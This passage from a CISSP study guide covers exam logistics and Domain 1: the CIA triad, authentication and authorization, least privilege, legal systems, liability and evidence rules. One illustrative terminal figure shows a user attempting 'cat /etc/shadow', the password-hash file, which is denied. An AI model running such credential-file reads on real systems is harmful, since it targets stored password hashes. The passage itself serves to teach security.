


FIG. 1.3

Sample hotspot question.

Hotspot questions are visual multiple-choice questions with one answer. They will ask you to click on an area on an image; network maps are a common example. [Fig. 1.3](#) shows a sample hotspot question.

You plan to implement a single firewall that can filter trusted, untrusted, and DMZ traffic. Where is the best location to place this firewall?

As we will learn in [Chapter 5](#), the single firewall DMZ design requires a firewall that can filter traffic on three interfaces: untrusted, (the Internet), trusted, and DMZ. It is best placed as shown in [Fig. 1.4](#).




FIG. 1.4

Sample hotspot answer.

The questions will be mixed from the 8 domains; the questions do not (overtly) state the domain they are based on. There are 50 pre-test (research) questions that do not count towards your final score. These questions are not marked: you must answer all questions as if they count.

Scan all questions for the keywords, including formal Common Body of Knowledge terms. Acronyms are your friend: you can identify them quickly, and they are often important (if they are formal terms). Many words may be “junk” words, placed there to potentially confuse you: ignore them. Pay careful attention to small words that may be important, such as “not.” And remember to really focus on the first 10 questions.

After the Exam

(ISC)^{2®} no longer releases the numeric score of students who fail the exam (as they once did). Pass or fail, you will not know your numeric score: “(ISC)² does not report to candidates the number of questions they answered correctly or the overall percentage of questions they answered correctly; however; failing candidates are provided with the rank ordering of domains based on their percentage of questions answered correctly in each domain of the examination” [7]. If you do fail, use that list to hone your studies, focusing on your weak domains. Then retake the exam. Do not let a setback like this prevent you from reaching your goal. We all suffer adversity in our lives: how we respond is what is important. The exam’s current retake policy is:

Test-free days between retake attempts:

- *If you don’t pass the exam on your first attempt, you may retest after 30 test-free days.*
- *If you don’t pass the exam on your second attempt, you may retest after 60 test-free days from your most recent exam attempt.*
- *If you don’t pass the exam on your third attempt and for all subsequent retakes, you may retest after 90 test-free days from your most recent exam attempt.*

Per certification program, at a maximum you may attempt an (ISC)² exam up to 4 times within a 12-month period [8].

Once you pass the exam, you will need to be endorsed by another CISSP[®] before earning the title “CISSP[®]; (ISC)^{2®} will explain this process to you in the email they send with your passing results.

Good Luck!

We live in an increasingly certified world, and information security is growing into a full profession. Becoming a CISSP[®] can provide tremendous career benefits, as it has for the authors’ team.

The exam is not easy, but worthwhile things rarely are. Investing in an appreciating asset is always a good idea: you are investing in yourself. Good luck: we look forward to welcoming you to the club!

References

- [1] Perl, the first postmodern computer language. <http://www.wall.org/~larry/pm.html> [Accessed 17 May 2022].
- [2] W. Strunk, Elements of Style, 1918., Priv. print, Ithaca, NY, 1999 (Geneva, N.Y.: Press of W.P. Humphrey) Bartleby.com. <http://www.bartleby.com/141/>. (Accessed 17 May 2022).
- [3] Exam Outline. <https://www.isc2.org/CISSP-Exam-Outline>. (Accessed 17 May 2022).
- [4] After Your Exam. <https://www.isc2.org/Exams/After-Your-Exam>. (Accessed 17 May 2022).
- [5] CISSP Computerized Adaptive Testing. <https://www.isc2.org/Certifications/CISSP-CISSP-CAT>. (Accessed 17 May 2022).
- [6] Test Taking Strategies in Computer Adaptive Testing that will Improve Your Score: Fact or Fiction? <https://core.ac.uk/reader/344443910>. (Accessed 17 May 2022).
- [7] (ISC)² Examination Scoring FAQs. <https://www.isc2.org/Register-for-Exam/Exam-Scoring-FAQs>. (Accessed 17 May 2022).
- [8] After Your Exam Has Ended. <https://www.isc2.org/Exams/After-Your-Exam>. (Accessed 17 May 2022).

Domain 1: Security and Risk Management

2

Exam objectives in this chapter:

- Cornerstone Information Security Concepts
- Legal and Regulatory Issues
- Ethics
- Information Security Governance
- Access Control Defensive Categories and Types
- Risk Analysis
- Security and Third Parties
- Types of Attackers

Unique Terms and Definitions

- Confidentiality—seeks to prevent the unauthorized disclosure of information: it keeps data secret
- Integrity—seeks to prevent unauthorized modification of information. In other words, integrity seeks to prevent unauthorized write access to data. Integrity also seeks to ensure data that is written in an authorized manner is complete and accurate
- Availability—ensures that information is available when needed
- Subject—an active entity on an information system
- Object—a passive data file
- Annualized Loss Expectancy—the cost of loss due to a risk over a year
- Threat—a potentially negative occurrence
- Vulnerability—a weakness in a system
- Risk—a matched threat and vulnerability
- Safeguard—a measure taken to reduce risk
- Total Cost of Ownership—the cost of a safeguard
- Return on Investment—money saved by deploying a safeguard

Introduction

Our job as information security professionals is to evaluate *risks* against our critical *assets* and deploy *safeguards* to mitigate those risks. We work in various roles: firewall engineers, penetration testers, auditors, management, etc. The common thread is risk: it is part of our job description.

The Security and Risk Management domain focuses on risk analysis and mitigation. This domain also details security governance, or the organizational structure required for a successful information security program. The difference between organizations that are successful versus those that fail in this realm is usually not tied to dollars or size of staff: it is tied to the right people in the right roles. Knowledgeable and experienced information security staff with supportive and vested leadership is the key to success.

Speaking of leadership, learning to speak the language of your leadership is another key to personal success in this industry. The ability to effectively communicate information security concepts with C-level executives is a rare and needed skill. This domain will also help you to speak their language by discussing risk in terms such as *Total Cost of Ownership (TCO)* and *Return on Investment (ROI)*.

Cornerstone Information Security Concepts

Before we can explain access control, we must define cornerstone information security concepts. These concepts provide the foundation upon which the 8 domains of the Common Body of Knowledge are built.


Note

Cornerstone information security concepts will be repeated throughout this book. This repetition is by design: we introduce the concepts at the beginning of the first domain, and then reinforce them throughout the later domains, while focusing on issues specific to that domain. If you do not understand these cornerstone concepts, you will not pass the exam.

Confidentiality, Integrity, and Availability

Confidentiality, Integrity, and Availability are referred to as the “CIA triad,” the cornerstone concept of information security. The triad, shown in Fig. 2.1, forms the three-legged stool information security is built upon. The order of the acronym may change (some prefer “AIC,” perhaps to avoid association with a certain intelligence agency), which is not important: understanding each concept is critical. This book will use the “CIA” acronym.

All three pieces of the CIA triad work together to provide assurance that data and systems remain secure. Do not assume that one part of the triad is more important than another. Every IT system will require a different prioritization of the three,

**FIG. 2.1**

The CIA triad.


depending on the data, user community, and timeliness required for accessing the data. There are opposing forces to CIA. As shown in Fig. 2.2, those forces are disclosure, alteration, and destruction (DAD).

Confidentiality

Confidentiality seeks to prevent the unauthorized disclosure of information: it keeps data secret. In other words, confidentiality seeks to prevent unauthorized read access to data. An example of a confidentiality attack would be the theft of *Personally Identifiable Information* (PII), such as credit card information.

Data must only be accessible to users who have the clearance, formal access approval, and the need to know. Many nations share the desire to keep their national security information secret and accomplish this by ensuring that confidentiality controls are in place.

Large and small organizations need to keep data confidential. One U.S. law, the Health Insurance Portability and Accountability Act (HIPAA), requires that medical providers keep the personal and medical information of their patients private. Can you imagine the potential damage to a medical business if patients' medical and personal data were somehow released to the public? That would not only lead to a loss of

**FIG. 2.2**

Disclosure, alteration, and destruction.

confidence but could expose the medical provider to possible legal action by the patients or government regulators.

Integrity

Integrity seeks to prevent unauthorized modification of information. In other words, integrity seeks to prevent unauthorized write access to data.

There are two types of integrity: data integrity and system integrity. Data integrity seeks to protect information against unauthorized modification; system integrity seeks to protect a system, such as a Windows 2022 server operating system, from unauthorized modification. If an unethical student compromises a college grade database to raise his failing grades, he has violated the data integrity. If he installs malicious software on the system to allow future “back door” access, he has violated the system integrity.

Availability

Availability ensures that information is available when needed. Systems need to be usable (available) for normal business use. An example of attack on availability would be a *Denial of Service* (DoS) attack, which seeks to deny service (or availability) of a system.

Tension Between the Concepts

Confidentiality, integrity, and availability are sometimes in opposition: locking your data in a safe and throwing away the key may help confidentiality and integrity, but harms availability. That is the wrong answer: our mission as information security professionals is to balance the needs of confidentiality, integrity, and availability, and make tradeoffs as needed. One sure sign of an information security rookie is throwing every confidentiality and integrity control at a problem, while not addressing availability. Properly balancing these concepts, as shown in Fig. 2.3, is not easy, but worthwhile endeavors rarely are.




FIG. 2.3

Balancing the CIA triad.

Disclosure, Alteration, and Destruction

The CIA triad may also be described by its opposite: *Disclosure, Alteration, and Destruction* (DAD). Disclosure is unauthorized release of information; alteration is the unauthorized modification of data; and destruction is making systems or data unavailable. While the order of the individual components of the CIA acronym sometimes changes, the DAD acronym is shown in that order.

Identity and Authentication, Authorization, and Accountability (AAA)

The term “AAA” is often used to describe the cornerstone concepts *Authentication, Authorization, and Accountability*. Left out of the AAA acronym is *Identification* (which is required, before the remaining three “A’s” can be achieved).

Identity and Authentication

Identity is a claim: if your name is “Person X,” you identify yourself by saying, “I am Person X.” Identity alone is weak because there is no proof. You can also identify yourself by saying, “I am Person Y.” Proving an identity claim is called authentication: you authenticate the identity claim, usually by supplying a piece of information or an object that only you possess, such as a password in the digital world, or your passport in the physical world.

When you check in at the airport, the ticket agent asks for your name (your identity). You can say anything you would like, but if you lie you will quickly face a problem: the agent will ask for your driver’s license or passport. In other words, they will seek to authenticate your identity claim.

Fig. 2.4 shows the relationship between identity and authentication. User Deckard logs into his email account at ericconrad.com. He types “deckard” in the username box; this is his identity on the system. Note that Deckard could type anything in the username box: identification alone is weak. It requires proof, which is authentication. Deckard then types a password, “R3plicant!” This is the correct




FIG. 2.4

Identification and authentication.

password for the user Deckard at ericconrad.com, so Deckard's identity claim is proven and he is logged in.

Identities must be unique: if two employees are named John Smith, their usernames (identities) cannot both be jsmith: this would harm accountability. Sharing accounts (identities) also harms accountability: policy should forbid sharing accounts, and security awareness should be conducted to educate users of this risk.

Ideally, usernames should be non-descriptive. The example username "jsmith" is a descriptive username: an attacker could guess the username by simply knowing the user's actual name. This would provide one half (a valid identity) of the information required to launch a successful password-guessing attack (the second half is jsmith's password, required to authenticate). A non-descriptive identity of "bcon1203" would make password-guessing attacks (and many other types of attacks) more difficult.

Authorization

Authorization describes the actions you can perform on a system once you have been identified and authenticated. Actions may include reading, writing, or executing files or programs. If you are an information security manager for a company with a human resources database, you may be authorized to view your own data and perhaps some of your employees' data (such as accrued sick time or vacation time). You would not be authorized to view the CIO's salary.

Fig. 2.5 shows authorization using an Ubuntu Linux system. User Deckard has identified and authenticated himself, and logged into the system. He uses the Linux "cat" command to view the contents of "sebastian-address.txt." Deckard is authorized to view this file, so permission is granted. Deckard then tries to view the file "/etc/shadow," which stores the users' password hashes. Deckard is not authorized to view this file, and permission is denied.

Accountability

Accountability holds users accountable for their actions. This is typically done by logging and analyzing audit data. Enforcing accountability helps keep "honest people honest." For some users, knowing that data is logged is not enough to provide accountability: they must know that the data is logged and audited, and that *sanctions* may result from violation of *policy*.

```
deckard@ubuntu:~$ cat sebastian-address.txt
J.F. Sebastian
Bradbury Apartments
Ninth Sector
N.F. 46751
deckard@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
deckard@ubuntu:~$
```

FIG. 2.5

Linux file authorization.

The healthcare company Kaiser Permanente enforced accountability when it fired or disciplined over 20 workers for violating policy (and possibly violating regulations such as HIPAA) by viewing Nadya Suleman's (aka the Octomom) medical records without a *need to know*. See <https://www.scmagazine.com/news/security-news/octomoms-hospital-records-accessed-15-workers-fired> for more details. Logging that data is not enough: identifying violations and sanctioning the violators is also required.

Non-repudiation

Non-repudiation means a user cannot deny (repudiate) having performed a transaction. It combines authentication and integrity: non-repudiation authenticates the identity of a user who performs a transaction, and ensures the integrity of that transaction. You must have both authentication and integrity to have non-repudiation: proving you signed a contract to buy a car (authenticating your identity as the purchaser) is not useful if the car dealer can change the price from \$20,000 to \$40,000 (violate the integrity of the contract).

Least Privilege and Need to Know

Least privilege means users should be granted the minimum amount of access (authorization) required to do their jobs, but no more. Need to know is more granular than least privilege: the user must need to know that specific piece of information before accessing it.

Sebastian is a nurse who works in a medical facility with multiple practices. His practice has four doctors, and Sebastian could treat patients for any of those four doctors. Least privilege could allow Sebastian to access the records of the four doctors' patients, but not access records for patients of other doctors in other practices.

Need to know means Sebastian can access a patient's record only if he has a business need to do so. If there is a patient being treated by Sebastian's practice, but not by Sebastian himself, least privilege could allow access, but need to know would not.

Learn by Example

Real-World Least Privilege

A large healthcare provider had a 60-member IT staff responsible for 4000 systems running Microsoft Windows. The company did not employ least privilege: the entire IT staff was granted Windows Domain Administrator access. Staff with such access included help desk personnel, backup administrators, and many others. All 60 domain administrators had super-user privileges on all 4000 windows systems.

This level of privilege was excessive and led to problems. Operator errors led to violation of CIA. Because so many could do so much, damage to the environment was prevalent. Data was lost; unauthorized changes were made; systems crashed, and it was difficult to pinpoint the causes.

A new security officer was hired, and one of his first tasks was to enforce least privilege. Role-based accounts were created: a help desk role that allowed access to the ticketing system, a backup role that allowed backups and restoration, and so on. The domain administrator list was whittled down to a handful of authorized personnel.

Many former domain administrators complained about loss of super-user authorization, but everyone got enough access to do their job. The improvements were immediate and impressive: unauthorized changes virtually stopped and system crashes became far less common. Operators still made mistakes, but those mistakes were far less costly.

Subjects and Objects

A *subject* is an active entity on a data system. Most examples of subjects involve people accessing data files. However, computer programs can be subjects as well. A Dynamic Link Library file or a Perl script that updates database files with new information is also a subject.

An *object* is any passive data within the system. Objects can range from documents on physical paper, to database tables to text files. The important thing to remember about objects is that they are passive within the system. They do not manipulate other objects.

There is one tricky example of subjects and objects that is important to understand. For example, if you are running iexplore.exe (Internet Explorer browser on a Microsoft Windows system), it is a subject while running in memory. When the browser is not running in memory, the file iexplore.exe is an object on the filesystem.

Exam Warning

Keep all examples on the CISSP® exam simple by determining whether they fall into the definition of a subject or an object.

Defense-in-Depth

Defense-in-Depth (also called layered defenses) applies multiple safeguards (also called controls: measures taken to reduce risk) to protect an asset. Any single security control may fail; by deploying multiple controls, you improve the confidentiality, integrity, and availability of your data.

Learn by Example

Defense-in-Depth Malware Protection

A 12,000-employee company received 250,000 Internet emails per day. The vast majority of these emails were malicious, ranging from time- and resource-wasting spam to malware such as worms and viruses. Attackers changed tactics frequently, always trying to evade safeguards designed to keep the spam and malware out.

The company deployed preventive defense-in-depth controls for Internet email-based malware protection. One set of UNIX mail servers filtered the incoming Internet email, each running two different auto-updating antivirus/antimalware solutions by two different major vendors. Mail that scanned clean was then forwarded to an internal Microsoft Exchange mail server, which ran yet

another vendor's antivirus software. Mail that passed that scan could reach a user's client, which ran a fourth vendor's antivirus software. The client desktops and laptops were also fully patched.

Despite those safeguards, a small percentage of malware successfully evaded four different anti-virus checks and infected the users' client systems. Fortunately, the company deployed additional defense-in-depth controls, such as *Intrusion Detection Systems* (IDSs), incident handling policies, and a CIRT (*Computer Incident Response Team*) to handle incidents. These defensive measures successfully identified infected client systems, allowing for timely response.

All controls can fail, and sometimes multiple controls will fail. Deploying a range of different defense-in-depth safeguards in your organization lowers the chance that all controls will fail.

Due Care and Due Diligence

Due care is doing what a reasonable person would do. It is sometimes called the “prudent man” rule. The term derives from “duty of care”: parents have a duty to care for their children, for example. *Due diligence* is the management of due care.

Due care and due diligence are often confused; they are related, but different. Due care is informal; due diligence follows a process. Think of due diligence as a step beyond due care. Expecting your staff to keep their systems patched means you expect them to exercise due care. Verifying that your staff has patched their systems is an example of due diligence.

Gross Negligence

Gross negligence is the opposite of due care. It is a legally important concept. If you suffer loss of PII, but can demonstrate due care in protecting the PII, you are on legally stronger ground, for example. If you cannot demonstrate due care (you were grossly negligent), you are in a much worse legal position.

Legal and Regulatory Issues

Though general understanding of major legal systems and types of law is important, it is critical that information security professionals understand the concepts described in the next section. With the ubiquity of information systems, data, and applications comes a host of legal issues that require attention. Examples of legal concepts affecting information security include: crimes being committed or aided by computer systems, attacks on intellectual property, privacy concerns, and international issues.

Compliance With Laws and Regulations

Complying with laws and regulations is a top information security management priority: both in the real world and on the exam. An organization must be in compliance with all laws and regulations that apply to it. Ignorance of the law is never a valid excuse for breaking the law.

Exam Warning

The exam will hold you to a very high standard regarding compliance with laws and regulations. We are not expected to know the law as well as a lawyer, but we are expected to know when to call a lawyer. Confusing the technical details of a security control such as Kerberos may or may not cause a significant negative consequence, for example. Breaking search and seizure laws due to confusion over the legality of searching an employee's personal property, for example, is likely to cause very negative consequences. The most legally correct answer is often the best for the exam.

Major Legal Systems

In order to begin to appreciate common legal concepts at work in today's global economy, an understanding of the major legal systems is required. These legal systems provide the framework that determines how a country develops laws pertaining to information systems in the first place. The three major systems of law are civil, common, and religious law.

Civil Law (Legal System)

The most common of the major legal systems is that of *civil law*, which is employed by many countries throughout the world. The system of civil law leverages codified laws or statutes to determine what is considered within the bounds of law. Though a legislative branch typically wields the power to create laws, there will still exist a judicial branch that is tasked with interpretation of the existing laws. The most significant difference between civil and common law is that, under civil law, judicial precedents and particular case rulings do not carry the weight they do under common law.

Common Law

Common law is the legal system used in the United States, Canada, the United Kingdom, and most former British colonies, amongst others. As we can see by the short list above, English influence has historically been the main indicator of common law being used in a country. The primary distinguishing feature of common law is the significant emphasis on particular cases and judicial precedents as determinants of laws. Though there is typically also a legislative body tasked with the creation of new statutes and laws, judicial rulings can, at times, supersede those laws. Because of the emphasis on judges' interpretations, there is significant possibility that as society changes over time, so too can judicial interpretations change in kind.

Note

Common law is the major legal system most likely to be referenced by the CISSP® exam. Therefore, this chapter will focus primarily on common law, which is the basis of the United Kingdom's and the United States' legal systems.

Religious Law

Religious law serves as the third of the major legal systems. Religious doctrine or interpretation serves as a source of legal understanding and statutes. However, the extent and degree to which religious texts, practices, or understanding are consulted can vary greatly. While Christianity, Judaism, and Hinduism have all had significant influence on national legal systems, Islam serves as the most common source for religious legal systems. Though there is great diversity in its application throughout the world, Sharia is the term used for Islamic law and it uses the Qur'an and Hadith as its foundation.

Other Systems

Though *Customary Law* is not considered as important as the other major legal systems described above, it is important with respect to information security. Customary law refers to those customs or practices that are so commonly accepted by a group that the custom is treated as a law. These practices can be later codified as laws in the more traditional sense, but the emphasis on prevailing acceptance of a group is quite important with respect to the concept of negligence, which, in turn, is important in information security. The concept of “best practices” is closely associated with Customary Law.

Suppose an organization maintains sensitive data, but is subject to no specific legal requirements regarding how the data must be protected. The data is later compromised. If it were discovered that the company did not employ firewalls, antivirus software, and used outdated systems to house the data, many would believe the organization violated, perhaps not a particular legal requirement, but accepted practices by not employing customary practices associated with safeguarding sensitive data.

Criminal, Civil, and Administrative Law

As stated above, common law will be the most represented in the exam, so it will be the primary focus here. Within common law there are various branches of law, including criminal, civil, and administrative law.

Criminal Law

Criminal law pertains to those laws where the victim can be seen as society itself. While it might seem odd to consider society the victim when an individual is murdered, the goal of criminal law is to promote and maintain an orderly and law-abiding citizenry. Criminal law can include penalties that remove an individual from society by incarceration or, in some extreme cases in some regions, death. The goals of criminal law are to deter crime and punish offenders.

Due to the seriousness of potentially depriving someone of either their freedom or, in the most extreme cases, his or her life, the burden of proof in criminal cases is considerable. In order to convict someone accused of a criminal act, the crime must be proved beyond any reasonable doubt. Once proven, the punishment for

commission of a criminal act will potentially include incarceration, financial penalties, or, in some jurisdictions, execution as punishment for the most heinous of criminal acts.

Civil Law

In addition to *civil law* being a major legal system in the world, it also serves as a type of law within the common law legal system. Another term associated with civil law is tort law, which deals with injury (loosely defined), resulting from someone violating their responsibility to provide a duty of care. Tort law is the primary component of civil law, and is the most significant source of lawsuits that seek damages.

Society is seen as the victim under criminal law; under civil law the victim will be an individual, group, or organization. While the government prosecutes an individual or organization under criminal law, within civil law the concerned parties are most commonly private parties. Another difference between criminal and civil law is the goal of each. The focus of criminal law is punishment and deterrence; civil law focuses on compensating the victim.

One act can, and very often does, result in both criminal and civil actions. A recent example of someone having both criminal and civil penalties levied is in the case of Bernie Madoff, whose elaborate Ponzi scheme swindled investors out of billions of dollars. Madoff pleaded guilty in a criminal court to 11 felonies including securities fraud, wire fraud, perjury, and money laundering. In addition to the criminal charges levied by the government, numerous civil suits sought compensatory damages for the monies lost by investors in the fraud.

A popular example involves the O.J. Simpson murder trial, in which Mr. Simpson was acquitted in a criminal court for the murder of his wife, Nicole Brown, and Ronald Goldman, but later found liable in civil court proceedings for causing the wrongful death of Mr. Goldman.

The difference in outcomes is explained by the difference in the burden of proof for civil and criminal law. In the United States, the burden of proof in a criminal court is beyond a reasonable doubt, while the burden of proof in civil proceedings is the preponderance of the evidence. “Preponderance” means it is more likely than not. Satisfying the burden of proof requirement of the preponderance of the evidence in a civil matter is a much easier task than meeting the burden of proof requirement in criminal proceedings. The most common outcome of a successful ruling against a defendant requires the payment of financial damages. The most common types of financial damages are presented in [Table 2.1](#).

Administrative Law

Administrative law or *regulatory law* is law enacted by government agencies. The executive branch (deriving from the Office of the President) enacts administrative law in the United States. Government-mandated compliance measures are administrative laws.

The executive branch can create administrative law without requiring input from the legislative branch, but the law must still operate within the confines of the civil

Table 2.1 Common Types of Financial Damages.

Financial damages	Description
Statutory	Statutory damages are those prescribed by law, which can be awarded to the victim even if the victim incurred no actual loss or injury.
Compensatory	The purpose of compensatory damages is to provide the victim with a financial award in effort to compensate for the loss or injury incurred as a direct result of the wrongdoing.
Punitive	The intent of punitive damages is to punish an individual or organization. These damages are typically awarded to attempt to discourage a particularly egregious violation where the compensatory or statutory damages alone would not act as a deterrent.

and criminal code, and can still come under scrutiny by the judicial branch. Some examples of administrative law are FCC regulations, HIPAA Security mandates, FDA regulations, and FAA regulations.

Liability

Legal liability is another important legal concept for information security professionals and their employers. Society has grown quite litigious over the years, and the question of whether an organization is legally liable for specific actions or inactions can prove costly. Questions of liability often turn into questions regarding potential negligence. When attempting to determine whether certain actions or inactions constitute negligence, the *Prudent Man Rule* is often applied.

Two important terms to understand are due care and due diligence, which have become common standards that are used in determining corporate liability in courts of law.

Due Care

The standard of *due care*, or a duty of care, provides a framework that helps to define a minimum standard of protection that business stakeholders must attempt to achieve. Due care discussions often reference the Prudent Man Rule, and require that the organization engage in business practices that a prudent, right thinking, person would consider to be appropriate. Businesses that are found to have not been applying this minimum duty of care can be deemed as having been negligent in carrying out their duties.

The term “best practices” is used to discuss which information security technologies to adopt in organizations. Best practices are similar to due care in that they are

both abstract concepts that must be inferred and are not explicit. Best practices mean organizations align themselves with the practices of the best in their industry; due care requires that organizations meet the minimum standard of care that prudent organizations would apply. As time passes, those practices which might today be considered best will tomorrow be thought of as the minimum necessary, which are those required by the standard of due care.

Due Diligence

A concept closely related to due care is *due diligence*. While due care intends to set a minimum necessary standard of care to be employed by an organization, due diligence requires that an organization continually scrutinize their own practices to ensure that they are always meeting or exceeding the requirements for protection of assets and stakeholders. Due diligence is the management of due care: it follows a formal process.

Prior to its application in information security, due diligence was already used in legal realms. Persons are said to have exercised due diligence, and therefore cannot be considered negligent, if they were prudent in their investigation of potential risks and threats. In information security, there will always be unknown or unexpected threats just as there will always be unknown vulnerabilities. If an organization were compromised in such a way that caused significant financial harm to their consumers, stockholders, or the public, one of the ways in which the organization would defend its actions or inactions is by showing that they exercised due diligence in investigating the risk to the organization and acted sensibly and prudently in protecting against the risks being manifested.

Legal Aspects of Investigations

Investigations are a critical way in which information security professionals come into contact with the law. Forensic and incident response personnel often conduct investigations, and both need to have a basic understanding of legal matters to ensure that the legal merits of the investigation are not unintentionally tarnished. Evidence, and the appropriate method for handling evidence, is a critical legal issue that all information security professionals must understand. Another issue that touches both information security and legal investigations is search and seizure.

Evidence

Evidence is one of the most important legal concepts for information security professionals to understand. Information security professionals are commonly involved in investigations, and often have to obtain or handle evidence during the investigation. Some types of evidence carry more weight than others; however, information security professionals should attempt to provide all evidence, regardless of whether that evidence proves or disproves the facts of a case. While there are no absolute means to ensure that evidence will be allowed and helpful in a court of law,

information security professionals should understand the basic rules of evidence. Evidence should be relevant, authentic, accurate, complete, and convincing. Evidence gathering should emphasize these criteria.

Real Evidence

The first, and most basic, category of evidence is that of *real evidence*. Real evidence consists of tangible or physical objects. A knife or bloody glove might constitute real evidence in some traditional criminal proceedings. However, with most computer incidents, real evidence is commonly made up of physical objects such as hard drives, DVDs, USB storage devices, or printed business records.

Direct Evidence

Direct evidence is testimony provided by a witness regarding what the witness actually experienced with her five senses. The witnesses must have experienced what they are testifying to, rather than have gained the knowledge indirectly through another person (hearsay, see below).

Circumstantial Evidence

Circumstantial evidence is evidence which serves to establish the circumstances related to particular points or even other evidence. For instance, circumstantial evidence might support claims made regarding other evidence or the accuracy of other evidence. Circumstantial evidence provides details regarding circumstances that allow for assumptions to be made regarding other types of evidence. This type of evidence offers indirect proof, and typically cannot be used as the sole evidence in a case. For instance, if a person testified that she directly witnessed the defendant create and distribute malware this would constitute direct evidence. If the forensics investigation of the defendant's computer revealed the existence of source code for the malware, this would constitute circumstantial evidence.

Corroborative Evidence

In order to strengthen a particular fact or element of a case there might be a need for *corroborative evidence*. This type of evidence provides additional support for a fact that might have been called into question. This evidence does not establish a particular fact on its own, but rather provides additional support for other facts.

Hearsay

Hearsay evidence constitutes second-hand evidence. As opposed to direct evidence, which someone has witnessed with her five senses, hearsay evidence involves indirect information. Hearsay evidence is normally considered inadmissible in court. Numerous rules including Rules 803 and 804 of the Federal Rules of Evidence of the United States provide for exceptions to the general inadmissibility of hearsay evidence that is defined in Rule 802.

Business and computer-generated records are generally considered hearsay evidence, but case law and updates to the Federal Rules of Evidence have established

exceptions to the general rule of business records and computer-generated data and logs being hearsay. The exception defined in Rule 803 provides for the admissibility of a record or report that was “made at or near the time by, or from information transmitted by, a person with knowledge, if kept in the course of a regularly conducted business activity, and if it was the regular practice of that business activity to make the memorandum, report, record or data compilation” [1].

An additional consideration important to computer investigations pertains to the admissibility of binary disk and physical memory images. The Rule of Evidence that is interpreted to allow for disk and memory images to be admissible is actually not an exception to the hearsay rule, Rule 802, but is rather found in Rule 1001, which defines what constitutes originals when dealing with writings, recordings, and photographs. Rule 1001 states that “if data are stored in a computer or similar device, any printout or other output readable by sight, shown to reflect the data accurately, is an ‘original’ ” [2]. This definition has been interpreted to allow for both forensic reports as well as memory and disk images to be considered even though they would not constitute the traditional business record exception of Rule 803.

Best Evidence Rule

Courts prefer the best evidence possible. Original documents are preferred over copies: conclusive tangible objects are preferred over oral testimony. Recall that the five desirable criteria for evidence suggest that, where possible, evidence should be: relevant, authentic, accurate, complete, and convincing. The *best evidence rule* prefers evidence that meets these criteria.

Secondary Evidence

With computer crimes and incidents best evidence might not always be attainable. *Secondary evidence* is a class of evidence common in cases involving computers. Secondary evidence consists of copies of original documents and oral descriptions. Computer-generated logs and documents might also constitute secondary rather than best evidence. However, Rule 1001 of the United States Federal Rules of Evidence can allow for readable reports of data contained on a computer to be considered original as opposed to secondary evidence.

Evidence Integrity

